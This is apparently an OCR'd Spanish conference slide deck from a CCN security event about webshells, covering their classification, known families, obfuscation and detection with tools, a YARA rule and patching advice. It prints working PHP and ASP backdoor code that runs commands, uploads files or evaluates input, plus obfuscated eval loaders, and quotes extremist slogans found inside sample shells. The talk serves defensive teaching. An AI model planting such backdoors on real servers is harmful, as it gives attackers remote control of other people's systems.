
LA SHELL EN LA WEB

DIEZ AÑOS FORTALECIENDO LA CIBERSEGURIDAD NACIONAL

CCN
Centro Criptológico Nacional

Simón Roses Femerling



- Licenciado informática (Suffolk University), Postgrado E-Commerce (Harvard University) y Executive MBA (IE Business School)
- Fundador & CEO, VULNEX www.vulnex.com
- Blog: www.simonroses.com
- @simonroses | @vulnexsl
- Ex: Microsoft, PwC, @Stake
- Beca del DARPA Cyber Fast Track (CFT) para investigar sobre seguridad en el ciclo de desarrollo de software

  http://www.simonroses.com/es/2014/06/mi-visita-al-pentagono/
- Ponente: Black Hat, RSA, HITB, OWASP, AppSec USA, SOURCE, DeepSec, TECHNET, CCN STIC
- CEH, CISSP & CSSLP

Índice

1. ¿WEBSHELLS?

```
<?php
/*******************************************************************************************************************/
/*
/*                                      #    #        #    #
/*                                      #   #          #   #
/*                                     #    #          #    #
/*                                     #   ##   ####   ##   #
/*                                    ##   ##  ######  ##   ##
/*                                    ##   ##  ######  ##   ##
/*                                    ##   ##   ####   ##   ##
/*                                    ###   ############   ###
/*                                    ##########################
/*                                                  R57 shell
/*                                  ######## ######### #######
/*                                ###   ##  ##########  ##   ###
/*                                ###   ##  ##########  ##   ###
/*                                 ###   #  ##########  #   ###
/*                                 ###   ##  ########  ##   ###
/*                                  ##    #   ######   #    ##
/*                                    ##   #    ####   #    ##
/*                                      ##               ##
/*
/*******************************************************************************************************************/
```


1. ¿QUÉ SON?

- Herramientas de post-explotación. Los atacantes las utilizan a menudo para controlar un sistema comprometido

- Una webshell es un script subido a un servidor web: PHP, ASP, Perl, Python, Ruby, Cold Fusion, C

- Los atacantes aprovechan vulnerabilidades como:
  - Cross-Site Scripting (XSS)
  - Inyección SQL (iSQL)
  - Servicios vulnerables (WordPress y otros CMS)
  - Vulnerabilidades Remote File Include (RFI) and Local File Include (LFI)
  - Portales de administración inseguros

1. ATAQUE WEBSHELL



1. ALGUNAS COSAS NUNCA CAMBIAN

- Compromised Web Servers and Web Shells - Threat Awareness and Guidance. Alert (TA15-314A)
  https://www.us-cert.gov/ncas/alerts/TA15-314A
  Noviembre 10, 2015 | Septiembre 29, 2016

- IBM X-FORCE
  - https://securityintelligence.com/got-wordpress-php-c99-webshell-attacks-increasing/
    Abril 14, 2016
  - https://securityintelligence.com/the-webshell-game-continues/
    Julio 8, 2016
  - https://securityintelligence.com/media/ibm-x-force-research-understanding-the-webshell-game/
    Noviembre 18, 2016

1. LOS VIPS

- C99
- B374K
- WSO
- China Chopper
- Gamma Group

- php-reverse-shell
  http://pentestmonkey.net/tools/web-shells/php-reverse-shell
- Kali webshells
  /usr/share/webshells/

1. CLASIFICACIÓN

Complejidad / Características

BAJA

- Una sola línea(s)

MEDIA

- Autenticación SI/NO
- Ofuscación SI/NO
- Manipulación Ficheros

ALTA

- Autenticación
- Ofuscación
- Ocultación
- Manipulación Ficheros
- Capacidades Ofensivas
- Eliminación

2. HOY EN EL MENU TENEMOS…

2. MUCHAS OTRAS

529	rootshell	cybershell	predator	soldierofallah	simple_cmd	dmc
winX	zaco	NTDaddy	myshell	phantasma	ngh	kral
ironshell	lamashell	AK-74	bm	shellroot	shutdown57	B0s0k
jkt48	angelshell	DKShell	cpanel	1n73action	SaudiShell	fatal
lolipop	matamu	PHPSpy	ru24	simattacker	safe0ver	sincap
ASpy	reader	remexp	zehir	aspcmdshell	pouyashell	kacak
list	up	browser	jspbd	jspshell	up_win32	cmd
dc	pws	fx	GS	cgitelnet	mst	stres

2. webshell: simples

```php
<?php passthru(getenv("HTTP_ACCEPT_LANGUAGE")); echo '<br> by q1w2e3r4'; ?>
```

```php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
<!--    http://michaeldaw.org    2006    -->
```

```php
<html>
<head>
<title>G-Security Webshell</title>
</head>

<body bgcolor=#000000 text=#ffffff ">
<form method=POST>
<br>
<input type=TEXT name="-cmd" size=64 value="<?=$cmd?>"
style="background:#000000;color:#ffffff;">
<hr>
<pre>
<? $cmd = $_REQUEST["-cmd"];?>
<? if($cmd != "") print Shell_Exec($cmd);?>
</pre>
</form>
</body>
</html
```

```
<%@Page Language="Jscript"%><%eval(Request.Item["iceking"],"unsafe");%>
```

```php
<?
function callback($buffer) {
  return  base64_encode($buffer);
}
if (!empty($_REQUEST['dmc']))
{
if (get_magic_quotes_gpc()) $_REQUEST['dmc'] = stripslashes($_REQUEST['dmc']);
$_REQUEST['dmc'] = base64_decode($_REQUEST['dmc']);
if ($_REQUEST['dmc'] == "logout" && isset($_SESSION)) {session_destroy();exit;}
chdir(getcwd());
ob_start(callback);
echo '$ ' . $_REQUEST['dmc'] . "\n";
system($_REQUEST['dmc'], $io);
ob_end_flush();
exit;
}
if(!empty($attach))
{
if (get_magic_quotes_gpc()) $_REQUEST['att_path'] = stripslashes($_REQUEST['att_path']);
$_REQUEST['att_path'] = base64_decode($_REQUEST['att_path']);
$att_path = $_REQUEST['att_path'];
copy($attach,$att_path);
if(file_exists($att_path))
{
 echo "Upload Successfully";
}
exit;
}
if(!empty($_REQUEST['code']))
{
if (get_magic_quotes_gpc()) $_REQUEST['code'] = stripslashes($_REQUEST['code']);
$_REQUEST['code'] = base64_decode($_REQUEST['code']);
$code = $_REQUEST['code'];
eval($code);
exit;
}
```

2. webshell: dmc

North Korean Cyber Warfare Group

http://gsec.hitb.org/materials/sg2016/D1%20-%20Moonbeom%20Park%20and%20Youngjun%20Park%20-%20Understanding%20Your%20Opponent%20Attack%20Profiling.pdf

```
<?php
/*
  [redacted], Javier
  [redacted]@gmail.com______________________________________________
 /_____________________________________________________________/|
|  ____         ___________   _     ____     ____     _________  | |
|  |=!!=|       |=!!=!!=!!=!!=|  |  _   |=!!=|   _|=!!=|  _|=!!=||=!!=|_ | |
|  |=!!=|       |=!!=!!=!!=!!=|  | _    |=!!=|  _|=!!=|  _|=!!=|   |=!!=|__ | |
|  |=!!=|            |=!!=|      | __   |=!!=|___|=!!=|  |=!!=|________|=!!=| | |
|  |=!!=|            |=!!=|     _|_|    |=!!=||=!!=|__   |=!!=||=!!=!!=!!=||=!!=| | |
|  |=!!=|______   ____|=!!=|___ _|  |   |=!!=|   |=!!=|__ |=!!=||=!!=!!=!!=||=!!=| | |
|  |=!!=!!=!!=!!=| |=!!=!!=!!=!!=| |_ |   |=!!=|      |=!!=|_ |=!!=|        |=!!=| | |
|  |=!!=!!=!!=!!=| |=!!=!!=!!=!!=| |_ _|  |=!!=|        |=!!=| |=!!=|        |=!!=| | |
|                                                                 | |
|                 __  _ _  ___  _   _                             | |
|                |   | |  |    |   |                             | |
|                 --  |--|  __   |   |                             | |
|                   |  | |  |    |   |                             | |
|                 --  - -  ---  ---- ----                          | |
|                                                                 | |
|_________________________________________________________________|/
      2011
*/
@session_start();
error_reporting(0);
$password = "63a9f0ea7bb98050796b649e85481845"; //contraseña md5, por defecto: 'root'
$descargar=$_GET['descargar'];
if ($descargar <> "" ){
$path_parts = pathinfo("$descargar");
$entrypath=$path_parts["basename"];
$name = "$descargar";
$fp = fopen($name, 'rb');
header("Content-Disposition: attachment; filename=$entrypath");
header("Content-Length: " . filesize($name));
fpassthru($fp);
exit;}
$scan = range("B","Z");
$var1= $_SERVER['DOCUMENT_ROOT'];
$shelldir = $var1.$_SERVER['PHP_SELF'];
if ($opcion == 'tirar') {
$asda=str_repeat("9999999999999999999999999999999999999999999999999999",99999);
for($i=0;$i<2;){
$buff=bcpow($asda, '3', 2);
$buff=null;
exit();}}
$frpath=$_GET['borrar'];
if ($frpath <> "") {
if (is_dir($frpath)){
$matches = glob($frpath . '/*.*');
if ( is_array ( $matches ) ) {
```

2. webshell: lifka

- Multiplataforma
- Listar ficheros
- Información Sistema
- Leer ficheros sensibles
- Codificar / Decodificar hashes
- Mail bomber
- Ejecutar comandos
- Escaneador de puertos

2. webshell: Soldier of Allah


```
$functions = array('Clear Screen' => 'ClearScreen()',
'Clear History' => 'ClearHistory()',
'Can I function?' => "runcommand('canirun','GET')",
'Get server info' => "runcommand('showinfo','GET')",
'Read /etc/passwd' => "runcommand('etcpasswdfile','GET')",
'Open ports' => "runcommand('netstat -an | grep -i listen','GET')",
'Running processes' => "runcommand('ps -aux','GET')",
'Readme' => "runcommand('shellhelp','GET')"
```


```
print '<b><font size=5><center>In The Name Of Allah<center></b></font>
&copy; by SoldiersofAllah

We are here..
Because this is our ideologi and our breath
<br><br>
Jihad is our way!!!
Die as Syuhada or be a good moslem...
<br><br>
<font color="green">free for Palestine,iraq,Afghanistan,somalia,and every moslem country</font><br><br>
<font color="red">No respect for nasionalism,democracy,capitalism,liberalism,n All ideology what contradiction in Al-Quran and sunnah
Fuck to Israel,USA,UK,Indonesian government,Saudi government And Every government who always hating every mujahideen</font>

=[]= Soldiers of Allah was here and controlling your system =[]=
```

2. webshell: SyRiAn Shell


```
<?php
#  .. SyRiAn Sh3ll V7 .... PRIV8! ... DONT LEAK! .... f0r t3am memberz 0nly!
#  ,--^----------,--------,-----,--------^--,
#  | |||||||||   `--------'     |          O     .. SyRiAn Sh3ll V7 ....
#  `+---------------------------^----------|
#    `\_,-------, __EH << SyRiAn | 34G13__|
#      / XXXXXX /`|     /
#     / XXXXXX /  `\   /
#    / XXXXXX /\______(
#   / XXXXXX /!
#  / XXXXXX /!     rep0rt bugz t0: sy34[at]msn[dot]com
# (________(!
#  `-------'
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz 0nly!
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz 0nly!
#
# SyRiAn Sh3ll V7 .
# Copyright (C) 2011 - SyRiAn 34G13
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or (at your option) any later version.
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
# I WISH THAT YOU WILL USE IT AGAINST ISRAEL ONLY !!! .

# Coders :
# SyRiAn_34G13 :  sy34@msn.com [ Main Coder ] .
# SyRiAn_SnIpEr : zq9@hotmail.it [ Metasploit RC ] .
# Darkness Caesar : doom.caesar@gmail.com [ Finding 3 Bugs ] .
#// kinG oF coNTroL : y8p@hotmail.com [ Translating Shell To Arabic ] .

$uselogin = 0;   // Make It 0 If you Want To Disable Auth
$user = '';  // Username
$pass = '';  // Password
$shellColor = '#990000'; // Shell Color
#-------------------------------------#
#   Powered By SyRiAn Shell       #
#   By EH SyRiAn 34G13            #
#   wWw.syrian-shell.com          #
#   Version 7 - priv8             #
#   Made In SyRiA                 #
#-------------------------------------#
?>
```


2. webshell: mini php shell

2. webshell: bloodsec 1



2. webshell: bloodsec 2





2. webshell: bloodsec 3

2. webshell: wso

Web Shell by Orb

2. webshell: ayana

http://stage48.net/wiki/index.php/Ayana_Shahab

2. OFUSCACIÓN

```
<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, March 15th, 2016 at 5:09 UTC from IP 158.255.211.112 (tr)
Checksum: 2d5f266ff1bcdd3d6209fc146373902461cb1028
*/
$w48c4c69="\x62\141\163\x65\66\x34\137\144\x65\143\x6f\x64\145";@eval($w48c4c69(
"Ly9OTnpOOWErMzdPTTBWM2Q3bXZqMmRxU01KOUtDSmUxekpsRDU4ODhFbER1YnUwQ01iTUVCQXBDbnd
6UHBKV0ErK0NZVmhES1FLZm5iK1M3b0Fxb290WlVMa2gycDFHZEpZRjVBbzRabXlRK3pKeEdCMjBJNW5
5U3NRbWRyOGUxUXN3UmFBemNFYUdjWU9LMXdtMXVpUVFWZXVST3N2dEtyK29xMVc4WC9RdllxWGxPZ1Y
2Q1Z2cEFMWTc4eUpveFk4eFNaUERzcjQ1bjVoRGFLK2EvS2ZVUmVPNTdQNGZMNHZxYVI1K0hxUkppdkF
LWFBjNk0rajFBSm5RREVBTVhzSXBzYklFTzNBM3pkZk1sTWE0Nnl1bTBBaktzRUJTSWhvRmxUNUhadEU
5dE5qK2FZWnlteFZPbE1MQm9FSUM4enpGZHJoQ2NoWmRJK1QrMko0NnU4d3lWamV6Szg2ZUN5RVFRWFY
1bS85blFlQnJCaFVFYzBUNWZiOVBlS2w1M3lZNmJrVU5TN284TzVHUEJGVUhhMXZuN0pqS08xdG9yNmN
HNVJJejRsdmk5NUY1VHVEK1JBZHdOVzVKV3RHK2dhRHFycFZaZUtqUEg2T1c3TWdNM2ZERU9tMzlNaGN
```

eval()
assert()
base64()
gzdeflate()
str_rot13()

```
<?php
$kAimByw2KM='tq2qab8opa'&B43weRf6P2e;$uqMbfgZ5o="!@TAn\$"|'"'.DPAH2;$KPBGs1Sbz='SQ@@I*0L#B'.
            'R"'|QOHUu.')$L/@@(';$_U='+--;#]Q<C3=o'&'so/rj[w|c+3_';$huUrKyaLhwX=gJah0.#HP1'.
            '}'._L4bR5K.'/v'&BQsDwG_u.'}'.wJ4y.'?b';$vAg='a D!T B&UL#``-l'|#TCo_489QzBC1C_'.
            '@Rd!D J$DL!@aA$';$A3=PU_a_H&BtdL."}b";$XjOWn_3er='{'.yEg3c.':*'.md97ah.'{vy.='.
            '5($6::<=/n'^'6/32l;e}3#vC&7$17gx{}'.zStui.'`h+';$H_ulg='5g35|'.gw3w9379.'~ey1'.
            '?ws=}1u'&'u|'.qwfz.'=7a}9?y1m?;3'.lcvg.'~?';$YOUcn9='|'^D;$OO1PWFk=#Wgo7loqIu'.
            'HDP@CA'|"H@@PCA";$KS=MDUT|'L@F@';$EdrKX6M='m}u'&lme;$w1PyZfF8=AqD|dya;'wXf3Zk'.
            'lva=P^9iG';$CsfIS6QDWaW=KeCuV."<]a"^'*'.TpDo_iS;$CEEMo4I_G=q&o;$rgfwGN2UY=#VI'.
            '6'^Y;$d0qCwfMF=('1UG:X5'^'J 4A%@')&('w|~wor'&'w|~oow');$KyQLfO=(k4I^'.Pl')|(/*'.
            'K*/eIE^Miq);$et7H=('D!d$bD'|'B!@$hD')|$uqMbfgZ5o;$deh9r0=$KPBGs1Sbz^$_U;'AYPl'.
            '<WuN8&W';$qW5iKEJ=$huUrKyaLhwX|$vAg;$mN4gRL8A=$OO1PWFk|$A3;$YaC86beJwLM=(/*XP'.
            'xXgI[I+$*/"&YVA"^'D|.p')^$KS;$GT4AP=$EdrKX6M&$w1PyZfF8;$sLQBhrxnD=/*uxd42rOfq'.
            ')GF,*/$XjOWn_3er&('`g-f3<& iYy R-m[]T=[@#s:&>4;W'^'*2'.x4ldyI.#iDmdJmuVZAaLDn'.
            '?(7v=B2(0;H%4o"'.eQCul.':');if($d0qCwfMF($KyQLfO($et7H($mN4gRL8A)),$H_ulg./*B'.
            '.gu!v%*/$CsfIS6QDWaW))$deh9r0($YaC86beJwLM,$GT4AP,$CEEMo4I_G);$Ktrt7pG3V=/*yj'.
            'b, u*/$qW5iKEJ((d&"7").$CEEMo4I_G,$et7H($sLQBhrxnD));$Ktrt7pG3V($rgfwGN2UY./*'.
            'rD*/$YOUcn9);#I78s:OV:HO%?gsD+H]9@w~4pzXTh9V+2TUQ7l@=Yf#W-&Jz~KG+AOgY9N,(JJ:'.
            '%CN_+_GB|#01Z!nuP):FTuNzTgi @zXPc9jDKv>b)R!lgomZsrpe3';
```

```
<?php

$_[]=@!+_; $__=@${_}>>$_;$_[]=$__;$_[]=@_;@$_[((++$__)+($__++ ))].=$_;
$_[]=++$__; $_[]=$_[--$__][$__>>$__];$_[$__].=(($__+$__)+ $_[$__-$__]).($__+$__+$__)+$_[$__-$__];
$_[$__+$__] =($_[$__][$__>>$__]).($_[$__][$__]^$_[$__][($__<<$__)-$__] );
$_[$__+$__] .=($_[$__][($__<<$__)-($__/$__)])^($_[$__][$__] );
$_[$__+$__] .=($_[$__][$__+$__])^$_[$__][($__<<$__)-$__ ];
$_=$
$_[$__+ $__] ;$_[@-_]($_[@!+_] );

?>
```

```
<?php
${"\x47LO\x42\x41\x4c\x53"}["\x6e\x78\x65\x6b\x79\x71\x6a\x68\x67"]="h\x65a
\x4fB\x41L\x53"}["\x6e\x78e\x6b\x79\x71j\x68\x67"]}="\n\x3ch\x74\x6dl>\n<\x
\x6e\x74en\x74-T\x79p\x65\" \x63o\x6e\x74e\x6et=\x22t\x65x\x74/\x68\x74\x6c
\x63h\x61\x72\x73et\x3dU\x54F-\x38\">\n<ST\x59\x4cE>\nt\x65x\x74a\x72e\x61{
\x32\x30px;\x66\x6f\x6e\x74-\x66\x61\x6d\x69ly: \x54\x61\x68\x6fm\x61\x3b\x
\x230000\x300;}\n\x69np\x75t{F\x4f\x4eT-W\x45IGHT:\x6eor\x6d\x61\x6c;backgr
\x31\x35\x70x\x3b\x66ont-we\x69ght:\x62\x6fl\x64\x3bc\x6flor:\x20\x6c\x69\x
\x23\x36\x36\x36\x3666;\x68\x65\x69gh\x74:20}\n\x62o\x64y\x20{\nfont-\x66\x
\x23\x46\x46\x46;\n}\n\x74d\x20{\nB\x4f\x52\x44E\x52: da\x73\x68\x65d\x20\x
\x30p\x78\x20Bla\x63k\x3b\nBACK\x47R\x4f\x55\x4eD-COL\x4f\x52:\x20\x42\x6ca
\x30\x70x\x3b\n\x42\x4f\x52D\x45\x52-\x43\x4f\x4c\x4fR:\x20\x23\x33\x3333\x
0p\x78;\n\x42O\x52DER-CO\x4cO\x52:\x20#3\x3333\x333;\nc\x6flor:\x20#\x46F\x
#\x3333\x3333\x3b\n\x42A\x43\x4b\x47R\x4fUN\x44-C\x4f\x4c\x4f\x52:\x20\x42l
da\x73h\x65d\x201p\x78;\nb\x6f\x72\x64e\x72-c\x6fl\x6fr\t\t:\x20\x2333\x33;
R\x65\x64\x3b\n}\ns\x65\x6c\x65c\x74 {\nB\x4fR\x44ER-RIGHT: \x20B\x6c\x61\x
#\x44\x4600\x30\x30 \x31\x70x \x73\x6fli\x64;\n\x42O\x52D\x45R-\x42\x4f\x54
\x73\x6f\x6c\x69\x64\x3b\nBOR\x44ER-c\x6f\x6c\x6fr:\x20\x23\x46F\x46\x3b\nB
{\nB\x4f\x52D\x45\x52:\x20 \x62\x75t\x74\x6f\x6e\x68i\x67hlig\x68t\x202p\x7
#F\x46F;\n}\n\x74ex\x74\x61\x72\x65\x61\x20{\nb\x6frde\x72\t\t\t:\x20\x64as
```

3. DETECCIÓN

3. SIN FORMULAS MÁGICAS

- Según el US CERT:
  - Sistemas actualizados / parches
  - Política de Privilegios Mínimos
  - Hardening servidores
  - Backup
  - Validar datos en aplicaciones
  - Auditorías de seguridad periódicas
  - Implantar WAF, AV, auditorías código, etc.
- Adicionalmente
  - Análisis de Logs
  - Integridad de ficheros
  - Desarrollo seguro
- Malware Hunting

3. DESDE ANTIVIRUS CON AMOR

- La mayoría de las especies de nuestro zoo no son detectadas por los AV ☹

3. HERRAMIENTAS

- Shell-Detector (Python)
  https://github.com/emposha/Shell-Detector

- PHP-Shell-Detector
  https://github.com/emposha/PHP-Shell-Detector

- NeoPI
  https://github.com/Neohapsis/NeoPI

3. “YARA RULEZ”

```
rule ChinaChopper_Generic {
        meta:
                description = "China Chopper Webshells - PHP and ASPX"
                author = "Florian Roth"
                reference = "https://www.fireeye.com/content/dam/legacy/resources/pdfs/fireeye-china-chopper-report.pdf"
                date = "2015/03/10"
        strings:
                $aspx = /%@\sPage\sLanguage=.Jscript.%><%eval\(RequestItem\[.{,100}unsafe/
                $php = /<?php.\@eval\(\$_POST./
        condition:
                1 of them
}
```

- Loki - Simple IOC and Incident Response Scanner
  https://github.com/Neo23x0/Loki
- Web rules
  https://github.com/1aN0rmus/Yara/tree/master/web
- Yara Rules
  https://github.com/Yara-Rules/rules

3. TODO SOFTWARE TIENE BUGS: C99 BYPASS

4. CONCLUSIONES

4. CONCLUSIONES

- Antiguas herramientas pero siguen dando guerra
- No existen fórmulas mágicas para su detección, proactivos
- Defensa en profundidad

Q&A

- ¡Gracias!
- @simonroses
- @vulnexsl

VULNEX
OFFENSIVE & DEFENSIVE CYBER SECURITY

- www.vulnex.com
- www.simonroses.com

E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sat-inet@ccn-cert.cni.es
- sat-sara@ccn-cert.cni.es
- organismo.certificacion@cni.es

Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

Síguenos en